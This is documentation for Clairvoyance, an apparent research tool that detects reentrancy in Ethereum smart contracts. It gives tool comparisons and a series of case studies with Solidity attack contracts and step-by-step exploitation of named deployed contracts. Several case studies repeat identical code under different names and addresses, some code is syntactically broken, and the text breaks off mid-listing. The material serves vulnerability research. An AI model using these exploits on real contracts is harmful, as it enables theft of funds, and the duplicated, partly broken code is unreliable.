Clairvoyance

Dec 29, 2020

Contents

Static program analysis still plays a key role in detecting and fixing vulnerabilities (e.g., reentrancy) in smart contracts. However, the existing static analyzers still suffer from two major limitations:

- lack of inter-contract analysis
- lack of path feasibility due to the techniques used by programmers to prevent reentrancy (e.g.,permission controls, hard-coded addresses and execution locks).

In this work, we present Clairvoyance, a cross-function and cross-contract static analysis by identifying infeasible paths for detecting reentrancy vulnerabilities in smart contracts.

Note: To reduce FNs, we enable, for the first time, a cross-contract call chain analysis by tracking possibly tainted paths. To reduce FPs, we have conducted extensive empirical studies and summarized five major path protective techniques (PPTs) to support fast yet precise path feasibility checking.

We have implemented our approach and compared Clairvoyance with three state-of-the-art approaches on **17770** real-worlds contracts. Results show that Clairvoyance yields the best detection accuracy among all tools and also finds **76** unknown reentrancy vulnerabilities. In addition, Clairvoyance is comparable to the fastest rule-based tool (i.e., Slither) in analysis time, but significantly faster than verification-based tools Oyente and Securify.

In this website, we sample some vulnerable smart contract code which are pointed out by Clairvoyance and show our exploits. Each exploit consists of the metadata of contract (e.g. transaction count, ethers it involved), the exploit code and concise explanations. Exploits will be continuously updated in the future.

CHAPTER 1

Supplementary Materials:

1. **FPs Overlapping**

Please see FP Venn Diagram

2. **Our Dataset**

We publish the dataset which has been used in our empirical study and evaluations in empirical study data (11714 contracts) and evaluation data (17770 contracts). Paricularly, the dataset used in our empirical study is directly crawled from Ethereum block chain. To differ from empirical study dataset, in evaluations, we firstly obtain smart contract deployment addresses from Google BigQuery public dataset, introduced in https://cloud.google.com/blog/products/data-analytics/ethereum-bigquery-public-dataset-smart-contract-analytics. Then we download contracts by accessing the Etherscan API with smart contract deployment addresses.

3. **F1 Score of Tools**

To compare the tools used in experiment and assess their effectiveness intuitively, we calculate the f1 scores and list them in the following table.

	Slither	Oyente	Securify	Clairvoyance
Precision	1.85%	14.28%	0.49%	73.80%
Recall	2.45%	3.27%	2.45%	100.0%
F1 Score	2.10%	5.32%	0.81%	84.92%

CHAPTER 2

Online Service:

We provide online detection service in http://47.100.164.141:8080/. For detection usage, please paste your suspicious smart contract code into the edit area. The detection process will start if you press the "go" button. The report of vulnerabilities will be listed.

CHAPTER 3


Precisions and Case Studys:

3.1 FPs Venn Diagram

The Venn diagram of FPs of our empirical study are shown in the following figures. Each figure contains FPs which are included in one PPT. We also show other FPs whose reason are not summarized into PPTs (i.e. the reason of implementation issues of tools) in last figure. Obviously, *Oyente* shares little with *Slither* and *Securify* on PPT1, PPT3 and PPT5. In our view, this is due to *Slither* has similar detection rules with *Securify*.


Venn of FPs due to unsatisfactory support of PPT1 (Access Control Before Payment):

This part of FPs are due to the inconsideration of identity check. Usually these cases have conditions before payment operations, and they checks whether the invoker (i.e. the msg.sender) satisfies the condition. For examples please see our paper at section 4.2.




Venn of FPs due to unsatisfactory support of PPT2 (Hard-coding Payment Address):

These FPs are due to the inconsideration of hard-coding transfer address. A hard-coding address keeps itself being exploited for malicious purposes, thus it restricts external malicious access. We show examples at section 4.3.




Venn of FPs due to unsatisfactory support of PPT3 (Protection by Self-defined Modifiers):

These FPs are due to the inconsideration of function modifiers. These code blocks are not token into account in other tools. They are often used to verify the identity of invoker and restricts the transaction can only be done by certain user.




Venn of FPs due to unsatisfactory support of PPT4 (Protection by Execution Locks):

These FPs are due to the inconsideration of conditions in execution paths. This PPT is to prevent the recursive entrance of the function – elimilating the issue from root. Details are given in the section 4.4.




Venn of FPs due to unsatisfactory support of PPT5 (Internal Updating Before Payment):

PPT5 is required to finish all internal work (i.e., state and balance changes) and then call the external payment function.



Venn of FPs due to other reasons:

These part of FPs are not summarized into PPTs. This is because the reasons of these FPs are implementations issues, and we think these have nothing to do with our PPTs. However, in order to explain our data explicitly, we put figures in the following.



3.2 Attack 01

Contract Name

SaiProxy

Contract Address

0x526af336D614adE5cc252A407062B8861aF998F5

Transaction Count

9987

Invovled Ethers

107172.49 Ethers

Length of the Call Chain

4 external function

Victim Function

`lock`

Attack Mechanisim

Attack code:

```
contract TubInterface {
    constructor() payable {}
    SaiProxy s;
    address victim;
    bytes32 temp;
    address gemp;
    function setVictim(address _addr, address _gem) {
        s = SaiProxy(_addr);
        victim = _addr;
        gemp = _gem;
    }
    ...
    function cups(bytes32 cup) public returns (address, uint, uint, uint){
        return (victim, 0, 0, 0);
    }
    function gem() public view returns (TokenInterface){
        return(TokenInterface(gemp));
    }
    ...
}

contract TokenInterface {
    bytes32 temp;
    address tubbb;
    SaiProxy s;
    TubInterface tub = new TubInterface();
    function setVictim(address _addr, address _tub) {
        s = SaiProxy(_addr);
        tubbb = _tub;
    }
    constructor() payable {}
    ...
    function deposit() public payable{
        s.lock.value(1 ether)(tubbb, temp);
            //s.open(this);
    }
    ...
}
```

Attacked code:

```
contract SaiProxy is DSMath {
    ...
    function lock(address tub_, bytes32 cup) public payable {
        if (msg.value > 0) {
            TubInterface tub = TubInterface(tub_);

            (address lad,,,) = tub.cups(cup);
            require(lad == address(this), "cup-not-owned");

            tub.gem().deposit.value(msg.value)();
            ...
        }
    }
}
```

In this case, the goal of our reentrancy is `tub.gem().deposit.value(msg.value)();` in the victim code. To reach our goal we need pass three conditions. Firstly we need to make sure the *msg.value* is greater than 0. Next we need to declare a new `TuberInterface` instance and call its `cups` function to return a address to the variable `lad`. Last, we need to make sure the address stored in *lad* equals to the address of the victim contract.

Preparation. We call `setVictim` function in attack code to set the address of victim code to the variable `_addr` and set the address of the other attack contract `TokenInterface` to `_gem`. Next we call the other `setVictim` function in contract `TokenInterface` then set the address of victim code to `_addr` and set `tubbb` an address the same as `_addr`.

Attack. The attacker call *deposit* function, it calls `lock` function in victim contract. The `if` condition is satisfied because we our call is appended by `.value`. Next, the contract initialize an instance of the contract `TubInterface` and call `cup` to get the address. Unfortunately, the function involved in this attack is well manipulated and we won't let it fail. Then the contract checks whether the `lad` equals to the address of the victim contract. It doesn't work. We finally get to the key statement `tub.gem().deposit` which calls back to the *gem* function in attacker's contract. Hence, a call loop is formed and we achieved a *Reentrancy* attack.

3.3 Attack 02

Contract Name

SaiProxyCreateAndExecute

Contract Address

0x526af336D614adE5cc252A407062B8861aF998F5

Transaction Count

9987

Invovled Ethers

107172.49 Ethers

Length of the Call Chain

4 external function

Victim Function

`lock`

Attack Mechanisim

Attack code:

```
contract TubInterface {
    constructor() payable {}
    SaiProxy s;
    address victim;
    bytes32 temp;
    address gemp;
    function setVictim(address _addr, address _gem) {
        s = SaiProxy(_addr);
        victim = _addr;
        gemp = _gem;
    }
    ...
    function cups(bytes32 cup) public returns (address, uint, uint, uint){
```

(continues on next page)

(continued from previous page)

```
        return (victim, 0, 0, 0);
    }
    function gem() public view returns (TokenInterface){
        return(TokenInterface(gemp));
    }
    ...
}

contract TokenInterface {
    bytes32 temp;
    address tubbb;
    SaiProxy s;
    TubInterface tub = new TubInterface();
    function setVictim(address _addr, address _tub) {
        s = SaiProxy(_addr);
        tubbb = _tub;
    }
    constructor() payable {}
    ...
    function deposit() public payable{
        s.lock.value(1 ether)(tubbb, temp);
            //s.open(this);
    }
    ...
}
```

Attacked code:

```
contract SaiProxy is DSMath {
    ...
    function lock(address tub_, bytes32 cup) public payable {
        if (msg.value > 0) {
            TubInterface tub = TubInterface(tub_);

            (address lad,,,) = tub.cups(cup);
            require(lad == address(this), "cup-not-owned");

            tub.gem().deposit.value(msg.value)();
            ...
        }
    }
}
```

In this case, the goal of our reentrancy is `tub.gem().deposit.value(msg.value)();` in the victim code. To reach our goal we need pass three conditions. Firstly we need to make sure the *msg.value* is greater than 0. Next we need to declare a new `TuberInterface` instance and call its `cups` function to return a address to the variable `lad`. Last, we need to make sure the address stored in *lad* equals to the address of the victim contract.

Preparation. We call `setVictim` function in attack code to set the address of victim code to the variable `_addr` and set the address of the other attack contract `TokenInterface` to `_gem`. Next we call the other `setVictim` function in contract `TokenInterface` then set the address of victim code to `_addr` and set `tubbb` an address the same as `_addr`.

Attack. The attacker call *deposit* function, it calls `lock` function in victim contract. The `if` condition is satisfied because we our call is appended by `.value`. Next, the contract initialize an instance of the contract `TubInterface` and call `cup` to get the address. Unfortunately, the function involved in this attack is well manipulated and we won't let it fail. Then the contract checks whether the `lad` equals to the address of the victim contract. It doesn't work. We finally get to the key statement `tub.gem().deposit` which calls back to the *gem* function in attacker's contract. Hence, a call loop is formed and we achieved a *Reentrancy* attack.

3.4 Attack 03

Contract Name

DividendDistributor

Contract Address

0x7bc51b19abe2cfb15d58f845dad027feab01bfa0

Transaction Count

6

Invovled Ethers

1.6 Ethers

Length of the Call Chain

2 internal function calls, 1 external function

Victim Function

`loggedTransfer`

Attack Mechanisim

Attack code:

```
contract Attack{
    DividendDistributor d = new DividendDistributor();
    uint bigamount = 1;
    constructor() payable {}
    function register() public {
        d.invest.value(10)();
    }
    function attack(uint amount) public {
        d.divest(amount);
    }
    function() payable{
        d.divest(bigamount);
    }
    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract DividendDistributor is Ownable{
    struct Investor {
        uint investment;
        uint lastDividend;
    }

    mapping(address => Investor) investors;
```

(continues on next page)

(continued from previous page)

```
    uint public minInvestment;
    uint public sumInvested;
    uint public sumDividend;

    function loggedTransfer(uint amount, bytes32 message, address target, address␣
↪currentOwner) protected
    {
        if(! target.call.value(amount)() )
            throw;
        Transfer(amount, message, target, currentOwner);
    }

    function invest() public payable {
        if (msg.value >= minInvestment)
        {
            investors[msg.sender].investment += msg.value;
            sumInvested += msg.value;
            // manually call payDividend() before reinvesting, because this resets␣
↪dividend payments!
            investors[msg.sender].lastDividend = sumDividend;
        }
    }

    function divest(uint amount) public {
        if ( investors[msg.sender].investment == 0 || amount == 0)
            throw;
        // no need to test, this will throw if amount > investment
        investors[msg.sender].investment -= amount;
        sumInvested -= amount;
        this.loggedTransfer(amount, "", msg.sender, owner);
    }

    // OWNER FUNCTIONS TO DO BUSINESS
    function distributeDividends() public payable onlyOwner {
        sumDividend += msg.value;
    }

    function doTransfer(address target, uint amount) public onlyOwner {
        this.loggedTransfer(amount, "Owner transfer", target, owner);
    }

    function setMinInvestment(uint amount) public onlyOwner {
        minInvestment = amount;
    }

    function () public payable onlyOwner {
    }
    ...
}
```

In this attack, we need to register the `investors` array first in order to guarantee we can pass the `if` condition in victim function `divest`. We send ethers to the victim function to add some balances to variable `sumInvested`.

The attack process starts with function `attack` in the attacker's contract. It transacts with victim contract by calling `divest` function. The `if` check doesn't work due to our preliminary efforts. The running process goes to statement `this.loggedTransfer();` and calls an internal function `loggedTransfer`. In this function, it does transaction first, however, the transaction target and the amount rely on the function arguments without any check. The transaction operation will call the fallback function in attacker's code. That's why we set an `divest` call in there. Hence, a function call loop is built. We successfully achieved *Reentrancy* attack.

3.5 Attack 04

Contract Name

ERC827Token

Contract Address

0x2f55045439c0361ac971686e06d5b698952f89c1

Transaction Count

5

Invovled Ethers

0.85 Ethers

Length of the Call Chain

1 external function

Victim Function

`approveAndCall`

Attack Mechanisim

Attack code:

```
contract Attack{
    ERC827Token e = new ERC827Token();
    bytes  bs4 = new bytes(4);
    bytes4 functionSignature = bytes4(keccak256("attack()"));
    constructor() payable {}

    function prepareWork() {
        for (uint i = 0; i< bs4.length; i++){
            bs4[i] = functionSignature[i];
        }
    }

    function attack() public {
        e.approveAndCall.value(0)(this, 1 eth, bs4);
    }

    function() payable{}

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract ERC827Token is ERC827, StandardToken {
    function approveAndCall(address _spender, uint256 _value, bytes _data) public␣
↪payable returns (bool) {
        require(_spender != address(this));

        super.approve(_spender, _value);

        require(_spender.call.value(msg.value)(_data));

        return true;
    }
...
}
```

In this case, the goal of our reentrancy is `require(_spender.call.value(msg.value)(_data));`. To reach it, we need to make sure the address variable *_spender* does not equals to the address of `ERC827Token`. And this can be done easily by setting an arbitrary hex string. Additionally, the `_data` parameter ensures we can recursively call our attack function.

Preparation. We set attack function's signature by calling `prepareWork()` function in attack code.

Attack. The attacker call `attack()` function, it calls `approveAndCall` function with the parameters setted by attacker in victim contract. The `require` condition is satisfied because the first parameter is attacker's address. Next it goes to the key statement `require(_spender.call.value(msg.value)(_data));` which calls back to the `attack()` function in attacker's contract. Hence, a call loop is formed and we achieved a *Reentrancy* attack.

3.6 Attack 05

Contract Name

EDUToken

Contract Address

0x2f55045439c0361ac971686e06d5b698952f89c1

Transaction Count

5

Invovled Ethers

0.85 Ethers

Length of the Call Chain

1 external function

Victim Function

`approveAndCall`

Attack Mechanisim

Attack code:

```
contract Attack{
    ERC827Token e = new ERC827Token();
    bytes  bs4 = new bytes(4);
    bytes4 functionSignature = bytes4(keccak256("attack()"));
```

(continues on next page)

(continued from previous page)

```
    constructor() payable {}

    function prepareWork() {
        for (uint i = 0; i< bs4.length; i++){
            bs4[i] = functionSignature[i];
        }
    }

    function attack() public {
        e.approveAndCall.value(0)(this, 1 eth, bs4);
    }

    function() payable{}

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract ERC827Token is ERC827, StandardToken {
    function approveAndCall(address _spender, uint256 _value, bytes _data) public␣
↪payable returns (bool) {
        require(_spender != address(this));

        super.approve(_spender, _value);

        require(_spender.call.value(msg.value)(_data));

        return true;
    }
...
}
```

In this case, the goal of our reentrancy is `require(_spender.call.value(msg.value)(_data));`. To reach it, we need to make sure the address variable *_spender* does not equals to the address of `ERC827Token`. And this can be done easily by setting an arbitrary hex string. Additionally, the `_data` parameter ensures we can recursively call our attack function.

Preparation. We set attack function's signature by calling `prepareWork()` function in attack code.

Attack. The attacker call `attack()` function, it calls `approveAndCall` function with the parameters setted by attacker in victim contract. The `require` condition is satisfied because the first parameter is attacker's address. Next it goes to the key statement `require(_spender.call.value(msg.value)(_data));` which calls back to the `attack()` function in attacker's contract. Hence, a call loop is formed and we achieved a *Reentrancy* attack.

3.7 Attack 06

Contract Name

MifflinToken

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {   // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
```

(continues on next page)

(continued from previous page)

```
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.8 Attack 07

Contract Name

BeetBuck

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

    function balanceOf(MifflinToken token) public {    // Disguised attack function
        victim.call.value(1 eth)(bytes4(keccak256("contribution(uint256)")), 10);
    }

    function() payable{
        p.CashOut(1 eth);
    }

    function getvalue() returns (uint) {
        return this.balance;
    }
}
```

Attacked code:

```
contract MifflinToken is Owned, TokenERC20 {
    ...
    function contribution(uint256 amount)internal returns(int highlow){
```

(continues on next page)

(continued from previous page)

```
        owner.transfer(msg.value);
        totalContribution += msg.value;

        if (amount > highestContribution) {
            uint256 oneper = buyPrice * 99 / 100; // lower by 1%*
            uint256 fullper = buyPrice *  highestContribution / amount; // lower by␣
↪how much you beat the prior contribution
            if(fullper > oneper) buyPrice = fullper;
            else buyPrice = oneper;
            highestContribution = amount;
            // give reward
            MifflinMarket(exchange).highContributionAward(msg.sender);
            return 1;
        } else if(amount < lowestContribution){
            MifflinMarket(exchange).lowContributionAward(msg.sender);
            lowestContribution = amount;
            return -1;
        } else return 0;
    }

    ...
}

contract MifflinMarket is Owned {
    ...
    modifier onlyOwnerOrigin{
        require(tx.origin == owner);
        _;
    }

    function setToken(uint8 tid,address addy) public onlyOwnerOrigin { // Only add␣
↪tokens that were created by exchange owner
        tokenIds[tid] = addy;
    }

    function getRewardToken() public view returns(MifflinToken){
        return getTokenById(rewardTokenId);
    }

    function getTokenById(uint8 id) public view returns(MifflinToken){
        require(tokenIds[id] > 0);
        return MifflinToken(tokenIds[id]);
    }

    function highContributionAward(address to) public onlyTokens {
        MifflinToken reward = getRewardToken();
        //dont throw an error if there are no more tokens
        if(reward.balanceOf(reward) > 0){
            reward.give(to, 1);
        }
    }
    ...
}
...
```

In this case, the key condition defenses reentrancy attack is `reward.balanceOf(reward) > 0` in function `highContributionAward`. However, `reward` can be easily tainted. It inherits value from `tokenIds[id]`, which can also be easily taited by any access.

Attack. The attacker call `setVictim` function to specify the address to attack. Then attacker call `prepareAttack``function to taint variable. Finally attacker call ``balanceOf` to start attack.

3.9 Attack 08

Contract Name

DundieDollar

Contract Address

0x1ff6f142ebdce220d8dd85eb31dcb92a47690846

Transaction Count

1

Invovled Ethers

0.1 Ethers

Length of the Call Chain

2 external function, 2 internal funciton

Victim Function

`CashOut`

Attack Mechanisim

Attack code:

```
contract Attack is MifflinToken {
    address victim;
    address market;
    constructor() payable {}

    function setVictim(address _vic, address _market) {
        victim = _vic
        market = _market
    }

    function prepareAttack() {
        market.call(bytes4(keccak256("setToken(uint8, address)")), 1, this);
    }

